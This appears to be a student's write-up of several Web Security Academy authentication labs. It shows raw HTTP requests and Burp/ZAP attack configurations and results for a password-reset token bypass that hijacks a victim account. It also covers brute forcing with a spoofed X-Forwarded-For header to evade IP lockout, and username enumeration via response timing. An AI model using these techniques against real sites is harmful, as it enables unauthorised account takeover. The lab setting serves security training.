User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 117
Origin: https://0a880027030bb193817de489007f0045.web-security-academy.net
Referer:
https://0a880027030bb193817de489007f0045.web-security-academy.net/forgot-password?temp-forgot-passw
ord-token=39uwm8mt944gasnjwj31ok3ancropw6l
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

temp-forgot-password-token=39uwm8mt944gasnjwj31ok3ancropw6l&username=wiener&new-password-1=peter&
new-password-2=peter
```




```
POST /forgot-password?=39uwm8mt944gasnjwj31ok3ancropw6l HTTP/2
Host: 0a880027030bb193817de489007f0045.web-security-academy.net
Cookie: session=zkvmOL7i1vnbe6ynZM7iv3qAjbxAv2YZ
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 113
Origin: https://0a880027030bb193817de489007f0045.web-security-academy.net
Referer:
https://0a880027030bb193817de489007f0045.web-security-academy.net/forgot-password?=39uwm8mt944gasnj
wj31ok3ancropw6l
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

temp-forgot-password-token=39uwm8mt944gasnjwj31ok3ancropw6l&username=carlos&new-password-1=123&
new-password-2=123
```

```
HTTP/2 302 Found
Location: /
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

⇒ In the browser , magically I could log in to victims account using the credentials I set in burp and solved the lab.



https://0a880027030bb193817de489007f0045.web-security-academy.net/my-account?id=carlos

Password reset broken logic

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home | My account | Log out

My Account

Your username is: carlos


Your email is: carlos@carlos-montoya.net

Email

Update email

IV. Username Enumeration via response Timing

⇒After submitting invalid username and password , sent the POST request to burp intruder. And got IP blocked after making too many invalid login attempts.



https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net/login

Username enumeration via response timing

Back to lab description

LAB Not solved

Home | My account

Login


Username

123

Password

●●●

Log in



Target: https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net

```
POST /login HTTP/2
Host: 0a6000ec032ff70784cc1e8100180040.web-security-academy.net
Cookie: session=ERRKDdTWjD5QEBQZaQG7KCy8mrdfi566
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net
Referer: https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
X-Forwarded-For: 1
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

username=wiener&password=peterpeterpeterpeterpeterpeterpeterpeter
```


Username enumeration via response timing

Login

Invalid username or password.

3,249 bytes | 502 millis

⇒Used X-Forwarded-For header and it was supported . it allows us to bypass the brute force protection. And noticed that when the username is invalid the response time is similar ,but when I enter my username which is valid the response time increases based on the length of the password I enter.



Pitchfork attack

Target https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net

```
POST /login HTTP/2
Host: 0a6000ec032ff70784cc1e8100180040.web-security-academy.net
Cookie: session=ERRKDdTWjD5QEBQZaQG7KCy8mrdfi566
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net
Referer: https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
X-Forwarded-For: §1§
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

username=§wiener§&password=peterpeterpeterpeterpeterpeterpeterpeter
```

Payloads

Payload position: 1 - 1
Payload type: Numbers
Payload count: 198
Request count: 101

Payload configuration


This payload type generates numeric payloads within a given range and in a specified format.

Number range
Type: ● Sequential ○ Random
From: 3
To: 200
Step: 1
How many:

Number format
Base: ● Decimal ○ Hex
Min integer digits: 0
Max integer digits: 3
Min fraction digits: 0
Max fraction digits: 0

2 highlights | 2 payload positions | Length: 841

⇒Sent the request to burp intruder and selected two payloads one for X-Forwarded-For header and other for username. In payload selected numbers ,entered the range 1-100 and step to 1 , to bypass my IP.



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Start attack
Add § Clear § Auto §
Paste
Load...
Remove
Clear
Deduplicate
Add
Add from list... [Pro version only]
Event log (1) All issues
Memory: 134.0MB
Disabled

Pitchfork attack

Target: https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net

☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0a6000ec032ff70784cc1e8100180040.web-security-academy.net
Cookie: session=ERRKDdTWjD5QEBQZaQG7KCy8mrdfi566
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 65
Origin: https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net
Referer: https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net/login
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
X-Forwarded-For: §1§
Sec-Fetch-User: ?1
Priority: u=0, i
Te: trailers

username=azureuser&password=§123§
```

2 highlights | 2 payload positions | Length: 807

Payloads

Payload position: 2 - 123
Payload type: Simple list
Payload count: 100
Request count: 100

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


123456
password
12345678
qwerty
123456789
12345
1234

Enter a new item

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add | Edit | Remove | ☐ Ena... Rule




6. Intruder attack of https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code	Response re...	Error	Timeout	Length	Comment
1	800	carlos	200	1013			3249	
2	801	root	200	1012			3249	
36	835	adserver	200	816			3249	
97	896	auction	200	603			3249	
0			200	542			3249	
81	880	archie	200	341			3249	
85	884	arkansas	200	337			3249	
11	810	oracle	200	336			3249	
79	878	aq	200	336			3249	
86	885	arlington	200	336			3249	

⇒And also set the username paload and gave the list of usernames and started the attack. After getting results the response time of the username which is longer is the username that I was finding and found.




10. Intruder attack of https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net

Request	Payload 1	Payload 2	Status code	Response rece...	Error	Timeout	Length	Comment
51	1401	thomas	302	316			189	
0			200	338			3249	
1	1351	123456	200	277			3249	
2	1352	password	200	289			3249	
3	1353	12345678	200	307			3249	
4	1354	qwerty	200	278			3249	
5	1355	123456789	200	311			3249	
6	1356	12345	200	282			3249	
7	1357	1234	200	277			3249	
8	1358	111111	200	308			3249	

```
HTTP/2 302 Found
Location: /my-account?id=auction
Set-Cookie: session=BNtsm9p2pmPlwCF7iN3IYmy4TXGlUbBU; Secure; HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```

⇒And repeated the same steps in burp intruder but changed the username payload to passowrd parameter and got 302 status in response and logged in.



ername enumerati
Authentication lab userna
Authentication lab passw
Username enumeration v
New Tab
https://0a6000ec032ff70784cc1e8100180040.web-security-academy.net/my-account?id=auction
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Web Security Academy
Username enumeration via response timing
Back to lab description
LAB
Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out

My Account

Your username is: auction

Your email is: auction@normal-user.net


Email

Update email

V. Username enumeration via Account Lock

⇒Submitted the invalid username and password to see what happens and viewed the responses in burp repeater some time ,but I will use zaproxy for this lab because it takes less time to complete than burp community edition.


⇒In Zaproxy, right clicked the POST login request to fuzz and added payload postion to username and blank payload at the end of the request. And gave list of usernames and selected null payload for second payload and started the attack.


Untitled Session - ZAP 2.17.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Text
Contexts
Default Context
Sites
https://go.portswigger.net
https://qvdt3feo.com
https://ps.piwik.pro
https://tracking-api.g2.com
https://ps.containers.piwik.pro
https://portswigger.net
https://googleads.g.doubleclick.net
https://tags.srv.stackadapt.com
https://www.youtube.com
https://0a2d006e04b7ce1781f6e8df00020003.web-security-academy.net
GET:academyLabHeader
GET:login
POST:login()(password,username)
GET:my-account
resources
History
Search
Alerts
Output
WebSockets
Fuzzer
Technology
New Fuzzer
Progress: 1: HTTP - https://0a2d00..ademy.net/login
100%
Current fuzzers: 0
Messages Sent: 505
Errors: 0
Show Errors
Export
Alerts 0 7 8 17 Main Proxy: localhost:8090
Current Status 0 0 0 0 0 0 0 0 0 0

```
            </header>
            <header class="notification-header">
            </header>
            <h1>Login</h1>
            <section>
                <p class=is-warning>You have made too many incorrect login attempts. Please try again in 1 minute(s).</p>
                <form class=login-form method=POST action="/login">
                    <label>Username</label>
                    <input required type=username name="username" autofocus>
                    <label>Password</label>
                    <input required type=password name="password">
                    <button class=button type=submit> Log in </button>
                </form>
            </section>
        </div>
    </section>
    <div class="footer-wrapper">
    </div>
  </div>
 </body>
</html>
```

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Payloads
